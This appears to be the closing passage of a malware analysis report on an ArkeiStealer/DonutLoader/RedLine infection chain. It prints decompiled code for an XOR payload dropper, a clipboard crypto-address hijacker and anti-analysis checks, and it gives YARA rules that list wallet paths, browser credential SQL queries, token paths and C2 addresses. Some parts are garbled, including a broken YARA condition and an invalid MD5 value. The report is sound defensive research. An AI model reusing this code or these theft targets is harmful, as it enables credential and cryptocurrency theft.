Encoded PE32/EXE file in punpun.exe is decoded and saved as “**C:Users\\Username\\Appdata\\Microsoft\\Windows\\InfoDebug.exe**”. Then runs it with ShellExecute command.

```
  SHGetFolderPathA(0, 26, 0, 0, pszPath);
  for ( i = 0; i < 500600; ++i )
    byte_44D000[i] ^= 7u;
  sub_401AE0(pszPath, "\\Microsoft\\Windows\\InfoDebug.exe", (int)FileName);
  hObject = CreateFileA(FileName, 0x40000000u, 1u, 0, 1u, 0x80u, 0);
  hModule = GetModuleHandleW(L"kernel32.dll");
  WriteFile = (BOOL (__stdcall *)(HANDLE, LPCVOID, DWORD, LPDWORD, LPOVERLAPPED))GetProcAddress(hModule, "WriteFile");
  WriteFile(hObject, byte_44D000, 500600, &v1, 0);
  CloseHandle(hObject);
  return ShellExecuteA(0, "open", FileName, 0, 0, 0);
}
```

Image 55- EXE which encoded with XOR 7 is decoded and started.

Program takes Clipboard string data and compare them. According to this run funcitons and writes data to Clipboard.

```
while ( 1 )
{
  lpString = (const CHAR *)sub_401ED0();
  if ( lpString )
  {
    if ( (unsigned __int8)sub_4013A0(lpString) )
      sub_401F30(String);
    if ( (unsigned __int8)sub_4013E0(lpString) )
      sub_401F30(a3p3srtmfbujyoi);
    if ( (unsigned __int8)sub_4012E0(lpString) )
      sub_401F30(aBc1qa4d68djgnr);
    if ( (unsigned __int8)sub_401340(lpString) )
      sub_401F30(aBc1qa4d68djgnr);
    if ( (unsigned __int8)sub_401000(lpString) )
      sub_401F30(a0xa12fa1fe97b3);
    if ( (unsigned __int8)sub_4016A0(lpString) )
      sub_401F30(a45pvtcfnko8cwb);
    if ( (unsigned __int8)sub_4016F0(lpString) )
      sub_401F30(a45pvtcfnko8cwb);
    if ( (unsigned __int8)sub_4014A0(lpString) )
      sub_401F30(aT1z7bfgcnnk3oq);
    if ( (unsigned __int8)sub_401230(lpString) )
      sub_401F30(aXyaa8kxxknynyb);
```

```
if ( !OpenClipboard(0) )
  return 0;
hMem = GetClipboardData(1u);
if ( hMem )
{
  v1 = GlobalLock(hMem);
  if ( v1 )
  {
    GlobalUnlock(hMem);
    CloseClipboard();
    result = v1;
  }
  else
  {
    result = 0;
  }
}
else
```

Image 56- Program runs function according to the Clipboard data.

Analysis of InfoDebug.exe

Name	InfoDebug.exe
MD5	fbbd0ae4f12b4c659ec42b4791491a5f
SHA256	830e35f3a2eb8c01178a7af2d1b4b83cd00ca4c283117ad7598edd39cec0be77
File Type	PE32/EXE

Overview

Aim of InfoDegub.exe is confuse analyst by checking analysis environment with **cpuid** command and send them to meaningless functions. Furthermore, runs another shellcode in allocated memory with RWX permissions for Stage-8 and hide this shellcode with meaningless functions.

```
  v4 = xmmword_423D40;
  cpuid_fonk(&v4);
  if ( (SDWORD2(v4) & 0x80000000) == 0 )
  {
    sub_401000();
    sub_40F9C0(*argv);
  }
  else
  {
    sub_40F5B0();
  }
  return 0;
}
```

Image 57- Program takes cpu information with cpuid command.

Analysis of Stage-8

Name	-
MD5	8c6b2f5a977a712da041e66f3189cdd4
SHA256	f074954a72991fd39600285df6a293d80f51d9a5982583c47bb25eabe89ed59c
File Type	PE32/EXE

Overview

Hidden APIs which hashed by API Hashing technic, are resolved. Program allocates space in memory with VirtualAlloc. **Stage-9 PE32/EXE** is written into allocated memory with memcpy function and given RWX permissions. Starts **Stage-9** with ShellExecuteA API.



Image 58- Program writes PE32/EXE to allocated space in 400000 address from shellcode.

Stage-9 (DonutLoader Variant)

Name	-
MD5	EPWhZhzGqbkAdpwJ8mK8c461yiP1Jrtco
SHA256	f074954a72991fd39600285df6a293d80f51d9a5982583c47bb25eabe89ed59c
File Type	PE32/EXE

Overview

As a result of the analysis, it was understood that this EXE was actually **DonutLoader**. **DonutLoader** is an open source application that can run location-independent VBScript, JScript, EXE, DLL and .NET assembly files in memory.The malware was found to use DonutLoader to load another **PE32/EXE** file.It has been determined that the loaded EXE is a .NET assembly file.

It writes the EXE to the space allocated after **SafeArrayCreateAPI**. Finally, it uses the EXE by running it.



Image 59- RedLine Stealer is written to allocated space.

Stage-10 (RedLine)

Name	DotNet_asm.exe
MD5	7c256cc8f03f242b2d417d32e09205ee
SHA256	400a474842968a5386202a183f3b8914fadb567c035f2530241ebfc981032504
File Type	PE32/.NET Assembly

Overview

As a result of the analysis, it was determined that **ArkeiStealer** installed the **RedlineStealer** malware on the machine using **DonutLoader**.The malware tries to figure out which country the infected computer is used in. It will not work if it is in one of the countries on the list.It also targets data similar to **Stage-3**, such as Browser Cookie, Login Data, Crypto Wallet, and System Info.

If it is in one of the countries on the list, it terminates the malicious program.

```
// Token: 0x0400003B RID: 59
private static readonly string[] RegionsCountry = new string[]
{
    "Armenia",
    "Azerbaijan",
    "Belarus",
    "Kazakhstan",
    "Kyrgyzstan",
    "Moldova",
    "Tajikistan",
    "Uzbekistan",
    "Ukraine",
    "Russia"
};
}
```

Image 60- The Countries Malware does not work.

YARA RULES

```
rule dTpdzgz1Ho.exe

{

strings:

        $str1="salilozadefutuzegapixevocahuloxihuwehefiveyaropi"

        $str2="birazupululowuvurerozag"

        $obs="VirtualProtect"

condition:

        $obs and  all of ($str*) or

        all of ($str*)

}
```

```
rulestealing_time : stage3

{

strings:

        $wallet1 = "\\Ethereum\\"

        $wallet2 = "\\Electrum\\wallets\\"

        $wallet3 = "\\Electrum-LTC\\wallets\\"

        $wallet4 = "\\Exodus\\exodus.wallet\\"

        $wallet5 = "\\ElectronCash\\wallets\\"

        $wallet6 = "\\MultiDoge\\"

        $wallet7 = "multidoge.wallet"

        $wallet8 = "\\jaxx\\Local Storage\\"

        $wallet9 = "\\atomic\\Local Storage\\leveldb\\"

        $wallet10 = "\\Binance\\"

        $wallet11 = "\\Coinomi\\Coinomi\\wallets\\"

        $wallet12 = "\\Monero\\"

        $wallet13 = "*.wallet"

        $wallet14 = "\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.leveldb\\"

        $wallet15 = "\\Daedalus Mainnet\\wallets\\"

        $wallet16 = "\\Blockstream\\Green\\wallets\\"

        $wallet17 = "\\WalletWasabi\\Client\\Wallets\\"
```

```
$ip1 = "t.me/myltgz”

$ip2 = "t.me/babyflz”

$ip3 = "t.me/slzsx”

$ip4 = "65.109.5.131”

$ip5 = "5.253.18.213”


$plugin1 = "ibnejdfjmmkpcnlpebklmnkoeoihofec"

$plugin2 = "nkbihfbeogaeaoehlefnkodbefgpgknn"

$plugin3 = "fhbohimaelbohpjbbldcngcnapndodjp"

$plugin4 = "ffnbelfdoeiohenkjibnmadjiehjhajb"

$plugin5 = "jbdaocneiiinmjbjlgalhcelgbejmnid"

$plugin6 = "afbcbjpbpfadlkmhmclhkeeodmamcflc"

$plugin7 = "hnfanknocfeofbddgcijnmhnfnkdnaad"

$plugin8 = "hpglfhgfnhbgpjdenjgmdgoeiappafln"

$plugin9 = "blnieiiffboillknjnepogjhkgnoapac"

$plugin10 = "cjelfplplebdjjenllpjcblmjkfcffne"

$plugin11 = "fihkakfobkmkjojpchpfgcmhfjnmnfpi"

$plugin12 = "kncchdigobghenbbaddojjnnaogfppfj"

$plugin13 = "amkmjjmmfldddogmhpjloimipbofnfjih"

$plugin14 = "nlbmnnijcnlegkjjpcfjclmcfggfefdm"

$plugin15 = "nanjmdknhkinifnkgdcggcfnhdaammmj"

$plugin16 = "fnjhmkhhmkbjkkabndcnnogagogbneec"
```

```
$plugin17 = "cphhlgmgameodnhkjdmkpanlelnlohao"

$plugin18 = "nhnkbkgjikgcigadomkphalanndcapjk"

$plugin19 = "kpfopkelmapcoipemfendmdcghnegimn"

$plugin20= "aiifbnbfobpmeekipheeijimdpnlpgpp"

$plugin21 = "dmkamcknogkgcdfhhbddcghachkejeap"

$plugin22 = "fhmfendgdocmcbmfikdcogofphimnkno"

$plugin23 = "cnmamaachppnkjgnildpdmkaakejnhae"

$plugin24 = "jojhfeoedkpkglbfimdfabpdfjaoolaf"

$plugin25 = "flpiciilemghbmfalicajoolhkkenfel"

$plugin26 = "fnnegphlobjdpkhecapkijjdkgcjhkib"

$plugin27 = "aeachknmefphepccionboohckonoeemg"

$plugin28 = "cgeeodpfagjceefieflmdfphplkenlfk"

$plugin29 = "pdadjkfkgcafgbceimcpbkalnfnepbnk"

$plugin30 = "imloifkgjagghnncjkhggdhalmcnfklk"

$plugin31 = "acmacodkjbdgmoleebolmdjonilkdbch"

$plugin32 = "bfnaelmomeimhlpmgjnjophhpkkoljpa"

$plugin33 = "ejbalbakoplchlghecdalmeeeajnimhm"

$plugin34 = "odbfpeeihdkbihmopkbjmoonfanlbfcl"

$plugin35 = "fhilaheimglignddkjgofkcbgekhenbh"

$plugin36 = "mgffkfbidihjpoaomajlbgchddlicgpn"

$plugin37 = "aodkkagnadcbobfpggfnjeongemjbjca"

$plugin38 = "hmeobnfnfcmdkdcmlblgagmfpfboieaf"
```

```
$plugin39 = "lpfcbjknijpeeillifnkikgncikgfhdo"

$plugin40 = "dngmlblcodfobpdpecaadgfbcggfjfnm"

$plugin41 = "lpilbniiabackdjcionkobglmddfbcjo"

$plugin42 = "bhhhlbepdkbapadjdnnojkbgioiodbic"

$plugin43 = "dkdedlpgdmmkkfjabffeganieamfklkm"

$plugin44 = "hcflpincpppdclinealmandijcmnkbgn"


$cookie1 = "MicrosoftEdge\\Cookies"

$cookie2 = "\\Mozilla\\Firefox\\Profiles\\"

$cookie3 = "\\Moonchild Productions\\Pale Moon\\Profiles\\"

$cookie4 = "\\Google\\Chrome\\User Data\\"

$cookie5 = "\\Chromium\\User Data\\"

$cookie6 = "\\Amigo\\User Data\\"

$cookie7 = "\\Torch\\User Data\\"

$cookie8 = "\\Comodo\\Dragon\\User Data\\"

$cookie9 = "\\Epic Privacy Browser\\User Data\\"

$cookie10 = "\\CocCoc\\Browser\\User Data\\"

$cookie11 = "\\CocCoc\\Browser\\User Data\\"

$cookie12 = "\\CentBrowser\\User Data\\"

$cookie13 = "\\TorBro\\Profile\\"

$cookie14 = "\\Chedot\\User Data\\"
```

```
$cookie15 = "\\brave\\"

$cookie16 = "\\7Star\\7Star\\User Data\\"

$cookie17 = "\\Microsoft\\Edge\\User Data\\"

$cookie18 = "\\360Browser\\Browser\\User Data\\"

$cookie19 = "\\Tencent\\QQBrowser\\User Data\\"

$cookie20 = "\\Opera Software\\Opera Stable\\"

$cookie21 = "\\Opera GX Stable\\"

$cookie22 = "\\CryptoTab Browser\\User Data\\"

$cookie23 = "\\BraveSoftware\\Brave-Browser\\User Data\\"



$sql1 = "SELECT origin_url, username_value, password_value FROM logins"

$sql2 = "SELECT name, value FROM autofill"

$sql4 = "SELECT target_path, tab_url from downloads"

$sql5 = "SELECT url FROM urls"

$sql7 = "SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies"

$sql8 = "SELECT url FROM moz_places"

$sql9 = "SELECT fieldname, value FROM moz_formhistory"



$dc1 = "\\discord\\"

$dc3 = "Session Storage"

$dc4 = "Local Storage"

$dc5 = "leveldb"

$dc6 = "\\Soft\\Discord\\discord_tokens.txt"

$dc7 = "dQw4w9WgXcQ"
```

```
        $tb = "\\Thunderbird\\Profiles\\"


        $tg1 = "\\Telegram Desktop\\"

        $tg2 = "D877F783D5D3EF8C"

        $tg3 = "A7FDF864FBC10B77"

        $tg4 = "A92DAA6EA6F891F2"

        $tg5 = "F8806DD0C461824F"

        $tg6 = "\\Soft\\Telegram\\"


        $info = "\\information.txt"

condition:

        4 of ($wallet*) and 5 of ($plugin*) or

        5 of ($cookie*) and 3 of ($sql*) or

        3 of ($dc*) and 2 of ($tg*) and $tb

        2 of ($ip*) and $info or

}





rule stage4

{

strings:

        $str1 = "Area of Geometrical figures."
```

```
        $str2 = "Circumference of Geometrical figures."

        $str3 = "Find the Largest number among 3 numbers."

        $str4 = "Listen to your heart!"



        $str5 = "The circumference of Circle:"

        $str6 = "The circumference of Rectangle:"

        $str7 = "The circumference of triangle:"

        $str8 = "The circumference of square:"

condition:

        5 of ($str)

}

rule stage6

{

strings:

        $str1 = "\\Microsoft\\punpun.exe"

        $str2 = "AddUser:rawxdev"

        $str3 = "oyasumi"

        $str4 = "InfoDebug.exe"

        $ip = "79.137.196.121"

condition:

        2 of ($str*) and $ip

}
```

MITRE ATTACK TABLE

DefenseEvasion	Execution	CredentialAcces	Discovery	Collection	C&C	Exfliration
Debugger Evasion (T1622)	**Windows CommandShell** (T1059.003)	**Credentials from Web Browsers (**T1555.003)	**Query Registry** (T1012)	**Automated Collection** (T1119)	**Standard Encoding** (T1132.001)	**Exfiltration Over C2 Channel** (T1041)
Deobfuscate/ Decode Filesor Information (T1140)		**Password Managers** (T1555.005)	**System Information Discovery** (T1082)	**Archive Collected Data** (T1560)		
Portable Executable Injection (T1055.002)		**Steal Web Session Cookie** (T1539)		**Data from Local System** (T1005)		
				Browser Session Hijacking (T1185)		
				Screen Capture (T1113)		

Solution Offers

1. It should be use up-to-date Antivirus software.
2. It should be use current Operating System version.
3. It should be use 2FA in Crypto accounts.
4. It could be use fingerprint encryption in USB devices.
5. It could be use cold wallet for saving cryptocurrency.
6. Applications used should be kept up to date.
7. Attachment files of unknown e-mails should not be opened.
8. Links that are not from trusted sources should not be clicked on.
9. Passwords should not be stored in clear text on the computer.

PREPARED BY

Emre TÜRKYILMAZ

https://www.linkedin.com/in/emre-türkyılmaz/

Celal Doğan DURAN

https://tr.linkedin.com/in/celal-dogan-duran/